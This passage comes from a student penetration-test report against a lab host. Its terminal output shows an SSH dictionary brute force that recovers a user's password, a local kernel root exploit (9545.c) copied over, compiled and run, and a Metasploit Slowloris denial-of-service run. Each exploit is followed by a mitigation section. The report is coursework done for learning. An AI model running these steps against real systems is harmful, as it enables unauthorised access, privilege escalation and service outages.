ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: purple (33 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: angel (34 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: jordan (35 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: liverpool (36 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: justin (37 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: loveme (38 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: fuckyou (39 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 123123 (40 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: football (41 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: secret (42 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: andrea (43 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: carlos (44 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: jennifer (45 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: joshua (46 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: bubbles (47 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 1234567890 (48 of 14344391 complete)
```

Fig 8. Password is at the bottom


```
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: cupcake (618 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: hector (619 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: martinez (620 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: elaine (621 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: robbie (622 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: friendster (623 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: cheche (624 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: gracie (625 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: connor (626 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: hello1 (627 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: valentina (628 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: melody (629 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: darling (630 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: sammy (631 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: jamie (632 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: santos (633 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: abcdefg (634 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: joanne (635 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: candy (636 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: fuckyou2 (637 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: loser (638 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: dominic (639 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: pebbles (640 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: sunshine1 (641 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: swimming (642 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: millie (643 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: loving (644 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: gangster (645 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: blessed (646 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: compaq (647 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: taurus (648 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: gloria (649 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: tyler (650 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: aaron (651 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: darkangel (652 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: kitkat (653 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: megan (654 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: dreams (655 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: sweetpea (656 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: bettyboop (657 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: jessica1 (658 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: cynthia (659 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: cheyenne (660 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: ferrari (661 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: dustin (662 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: iubire (663 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: a123456 (664 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: snowball (665 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.3.13 User: faramir Password: snowball [SUCCESS]

┌──(kali㉿kali)-[~]
└─$ 
```

<u>Mitigation for exploit 2:</u>

There are four mitigation that I recommend trying to prevent a brute force attack. The first being, simply enforcing the using stronger and unique passwords for all accounts. Trying to use passwords that are hard to guess (like using words that would not typically be a dictionary word) and not used in other accounts or using personal information as a password could eliminate the use of files like rockyou to try and guess the password.

Secondly, two-factor authentication can be used. Using a code sent to your phone or an additional password would add an extra layer of security and make the job of an attacker a lot harder.

Thirdly, log in attempts to have a limit. To prevent the attacker from using many general passwords to log into a system the use of log in attempts limit to be in the system will prevent continuous attempts to gain access.

Fourthly, monitoring of system. Unusual network traffic or large number of logins fails could be monitored. This will tell the person monitoring that something is not right, and the attack could be stopped if caught in time.

Hopefully with all these mitigations in place it will prevent an attacker from brute forcing their way into the system or hopefully slow them down to the point where they are detected and stopped.

3.3 Exploit 3: (Privilege escalation)


With research into privilege escalation, I knew that certain OS Kernels were vulnerable to the dirty cow. To check which version was being used on the target system the command "uname -a" and "Isb_release -a" to find out what distribution is being ran with the release information. The "Isb_release -a" produced nothing in our case.

With the commands the target terminal was 2.6.20 and from this I knew that the dirty cow attack was possible. While researching I stumbled across a database can be found in Kali various exploits and codes contained as an exploit-DB. The Sreachsploit tool was used to gain access to the database and running the code "searchsploit privilege | grep -l lunix | grep -l kernel | grep2.6.4".

From doing a Nmap scan from the inside the target system I found that port 55 was opened and was a backup option if this original idea did not work which fortunately it did. I first downloaded the file 9545.c. This would have been done from google however I found the file already in Kali, so I used the scp command to download the file to "Faramir's" log in. Then after I got the file to successfully download in the right location, I used ssh and the password from the brute force attack to log in to Faramir's account. From there I used the "gcc" command to compile the file to make it executable and kept the file name simple by naming it "Awais." Then finally using the ". /" command I ran the file and then used the "whoami" command to confirm I am the root user.

Below is fig 9 which is the screenshot and the command where I located the 9545.c privilege escalation file from kali to the user's directory using scp. Then used the gcc compile command and finally gained root access.

Fig 9.


kali@kali: /usr/share/exploitdb/exploits/linux/local
File Actions Edit View Help
Locating the 9545.c file
Downloading the file into the directory of Faramir and putting in his password
Compiling and changing the name of the .c file with the gcc command
Executing the file and checking if I have root access which I do

```
19311.c    20691.txt  22344.txt  25450.c    36257.txt  4172.c     46989.sh   9709.txt
19312.c    206.c      22362.c    255.pl     36294.c    41760.txt  4698.c     973.c
19314.c    20720.c    22363.c    25688.txt  36430.sh   41761.txt  46996.sh   974.pl
19315.c    20721.c    22376.txt  25707.txt  36564.txt  41762.txt  469.sh     9844.py
19360.c    20776.c    22452.sh   25709.sh   36571.sh   41763.txt  47009.c    997.sh
19370.c    20777.c    22456.txt  25789.c    36746.c    41764.txt  47017.rb

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ scp -oHostKeyAlgorithms=+ssh-dss 9545.c frodo@192.168.3.13:/home/frodo/
The authenticity of host '192.168.3.13 (192.168.3.13)' can't be established.
RSA key fingerprint is SHA256:EQ33VHd04/NVRe+/+/pH7OlztIGVgf9aE1GGlfxRQjw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.13' (RSA) to the list of known hosts.
frodo@192.168.3.13's password:

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ scp -oHostKeyAlgorithms=+ssh-dss 9545.c faramir@192.168.3.13:/home/faramir/          1 ×
faramir@192.168.3.13's password:
9545.c                                            100% 9783     9.1MB/s   00:00

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ ssh faramir@192.168.13.3
ssh: connect to host 192.168.13.3 port 22: No route to host

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ ssh faramir@192.168.3.13                                                           255 ×
faramir@192.168.3.13's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ ls
9545.c  readme.txt
MiddleEarth ~ $ gcc 9545.c -o Awais
9545.c:376:28: warning: no newline at end of file
MiddleEarth ~ $ ls
9545.c  Awais*  readme.txt
MiddleEarth ~ $ ./Awais
MiddleEarth ~ # whoami
root
MiddleEarth ~ #
```

Mitigation for exploit 3:

Because this exploit only works on Kernel versions from 2.4.x to 2.6.x the simplest mitigation is to just upgrade to the latest version of Kernel. This should prevent these types of exploits from happening.

However other strategies can be taken to attempt diverse types of privilege escalation by attackers. To achieve their objective, they normally gain access to less privileged users accounts before the attempt is made for privilege escalation like what happened in the exploit in our case. Thus, regular accounts need protecting to an extent. (Banach, 2021)

Guidelines to prevent this can include secure passwords for every user and specialised users and access to file and privileges to be at a bare minimum with groups and specialised users. To reduce the risk that could be posted by them apply the principle of least privilege to any compromised user accounts (normal and administrators both). Although giving administrators all administrative usage to the overall system can be useful the attackers only need one account that could allow them a single point of entry to the local network or the system (Banach, 2021).


3.4 Exploit 4: (Denial of Service (DOS) attack Slowloris)

After researching more into port 80 I wanted to exploit the Version of Apache. Eventually I came across a Slowloris attack and researched more into how it works and how I can use it. Slowloris attacks the system by sending partial HTTP requests to the target system overwhelming it. The thread of the website is opened with the intent of closing it once the connection is complete. In the case of Slowloris it will timeout the request as it is taking to long and will keep sending partial packets to keep all the threads busy by keep wanting a response and keeping the response alive. Keeping all the threads busy will not allow anyone else onto the site as all the threads are taken up.

So, to do this attack firstly, I learned about the "mfs console" which stands for "Metasploit framework" to perform the Slowloris attack. From finding this I decided to try it out in kali and use the "options" command to see what I can find. From here I seen the command "rhost" and decided to try put the IP address to configure the payload for that (without changing any other options) and to see if it will take down the website and to my surprise it worked, and I was not able to access the website while the attack was running and when the attack was stopped the website was working again.

Figure 10 (Fig 10) is running the Slowloris attack using the "set rhost" command. Figure 11 (Fig 11) is shows that the website is no longer accessible due to the attack. Figure 12 (Fig 12) is where the attack was stopped and finally, Figure 13 (Fig 13) is showing the website is now accessible again.

Fig 10 During attack code



```
  No

Basic options:
  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  delay            15               yes       The delay between sending keep-alive headers
  rand_user_agent  true             yes       Randomizes user-agent with each request
  rhost                             yes       The target address
  rport            80               yes       The target port
  sockets          150              yes       The number of sockets to use in the attack
  ssl              false            yes       Negotiate SSL/TLS for outgoing connections

Description:
  Slowloris tries to keep many connections to the target web server
  open and hold them open as long as possible. It accomplishes this by
  opening connections to the target web server and sending a partial
  request. Periodically, it will send subsequent HTTP headers, adding
  to-but never completing-the request. Affected servers will keep
  these connections open, filling their maximum concurrent connection
  pool, eventually denying additional connection attempts from
  clients.

References:
  https://cvedetails.com/cve/CVE-2007-6750/
  https://cvedetails.com/cve/CVE-2010-2227/
  https://www.exploit-db.com/exploits/8976
  https://github.com/gkbrk/slowloris

msf6 auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.3.13
rhost => 192.168.3.13
msf6 auxiliary(dos/http/slowloris) > run

[*] Starting server...
[*] Attacking 192.168.3.13 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

Fig 11 During attack website






Fig 12 After attack stopped code



```
  rport            80               yes       The target port
  sockets          150              yes       The number of sockets to use in the attack
  ssl              false            yes       Negotiate SSL/TLS for outgoing connections

Description:
  Slowloris tries to keep many connections to the target web server
  open and hold them open as long as possible. It accomplishes this by
  opening connections to the target web server and sending a partial
  request. Periodically, it will send subsequent HTTP headers, adding
  to-but never completing-the request. Affected servers will keep
  these connections open, filling their maximum concurrent connection
  pool, eventually denying additional connection attempts from
  clients.

References:
  https://cvedetails.com/cve/CVE-2007-6750/
  https://cvedetails.com/cve/CVE-2010-2227/
  https://www.exploit-db.com/exploits/8976
  https://github.com/gkbrk/slowloris

msf6 auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.3.13
rhost ⇒ 192.168.3.13
msf6 auxiliary(dos/http/slowloris) > run

[*] Starting server...
[*] Attacking 192.168.3.13 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/slowloris) > 
```

Fig 13 After attack stop website



Mitigation for exploit 4:

There are four mitigations that I would recommend for this. The first one being to just keep the version of security up-to date. This is because a lot of the routes that attackers could use to take to attack the vulnerabilities have been patched with the updates. Secondly, using a firewall could also protect against a DOS attack to certain extent this is because it can slow down the rate of traffic with filtering the traffic. This will be good because it can limit the traffic reaching the network and block traffic that could be apart of a DOS attack. For better protection against DOS attacks a contact delivery network (CDN) or a DOS protection service can do better as it could filter and absorb a large amount of traffic before the traffic reaches the network. Thirdly, using a web host for business that give hight priority to security. Finally, using security programs could also help such as Norton security (Weisman, 2020).

To contain the damage quick and easy an attack in progress needs to be identified as soon as possible. Ways that they could be identified is by looking at front-end hardware, configure routers and firewalls is necessary and look into black hole routing. These are just a few of the methods that can be used (Weisman, 2020).

4.0 conclusion

This section has seen the conductions of the gathering information, scanning, and enumerating, vulnerability identification and analysis then the vulnerabilities were exploited with screenshots to demonstrate the vulnerability with mitigations all in a PTES format. The mitigations have taught that although in some situations attacks are not 100% preventable with updates and correct system security the attackers can be slowed down and can in some cases be stopped in their tracks.

One more vulnerability will be written about in Appendix C with the exploit and mitigation. This vulnerability will be a User Directory Traversal vulnerability.

5.0 Overall conclusion

The target system was misconfigured and had several vulnerabilities, and this was evident in the evaluation of the target system.

I have learned numerous things from this penetration testing like how to plan an attack on a target system, also planning a standard operating procedure (SOP) and an attack tree. Also, I have increased my knowledge of working on kali learning how to scan targets and working out what attacks are possible on a target with also learning how to add/remove/alter data. Additionally, I have learned more commands on Linux and using the “man” command to understand the command even better.

Obtaining the knowledge from this penetration testing has made me very curious about cyber security and my lead to me delving deeper into the field. However, currently as a network engineer the lessons have significant importance with learning how to deal with and analyse for threats in a system.

6.0 References

Team, B. and Team, B., 2022. How To Disable Directory Browsing Of Your WordPress

Website?. [online] BlogVault - The Most Reliable WordPress Backup Plugin. Available at:

<https://blogvault.net/disable-directory-browsing-with-htaccess/> [Accessed 15 December

2022].

Acunetix, 2020. Why is Directory Listing Dangerous?. [online] Available at:

<https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/>

[Accessed 15 December 2022].

Long, J. and Brown, J., 2016. Google Hacking for Penetration Testers | ScienceDirect. [online]

Sciencedirect.com. Available at: <https://www.sciencedirect.com/book/9780128029640/google-hacking-for-penetrationtesters> [Accessed 18 December 2022].

Potrec, K., 2020. Kernel privilege escalation | Snyk Blog. [online] Snyk. Available at:

<https://snyk.io/blog/kernel-privilege-escalation/> [Accessed 29 December 2022].

Banach, Z., 2022. How you can disable directory listing on your web server – and why you

should. [online] Netsparker.com. Available at: <https://www.netsparker.com/blog/websecurity/disable-directory-listing-web-servers/> [Accessed 3 January 2023].

Academy, W. and traversal, D., 2022. What is directory traversal, and how to prevent it? |

Web Security Academy. [online] Portswigger.net. Available at:

<https://portswigger.net/web-security/file-path-traversal> [Accessed 3 January 2023].

2022. Unprotected phpMyAdmin interface. [online] Available at:

<https://www.acunetix.com/vulnerabilities/web/unprotected-phpmyadmin-interface/>

[Accessed 5 January 2023].

Hacksplaining. 2022. Preventing Directory Traversal. [online] Available at:

<https://www.hacksplaining.com/prevention/directory-traversal> [Accessed 5 January

2023].

Becker, C., 2021. How to Change the MySQL root Password | strongDM. [online]

Strongdm.com. Available at: <https://www.strongdm.com/blog/how-to-change-the-mysqlroot-password> [Accessed 5 January 2023].

Cwe.mitre.org. 2021. CWE - CWE-548: Exposure of Information Through Directory Listing

(4.6). [online] Available at: <https://cwe.mitre.org/data/definitions/548.html> [Accessed 5

January 2023].

2022. [online] Available at: <https://www.acunetix.com/blog/articles/directory-listinginformation-disclosure/> [Accessed 5 January 2023].

Weisman, S., 2020. What are Denial of Service (DoS) attacks? DoS attacks explained. [online]

Us.norton.com. Available at: <https://us.norton.com/internetsecurity-emerging-threatsdos-attacks-explained.html> [Accessed 5 January 2023].

Strahija, N., 2002. MySQL Null Root Password Weak Default Configuration Vulnerability -

Xatrix Security. [online] Xatrix.org. Available at: <http://www.xatrix.org/news/mysql-nullroot-password-weak-default-configuration-vulnerability-1866/> [Accessed 4 January 2023].

Banach, Z., 2021. What is privilege escalation and why is it important?. [online]

Netsparker.com. Available at: <https://www.netsparker.com/blog/web-security/privilegeescalation/> [Accessed 4 January 2023].

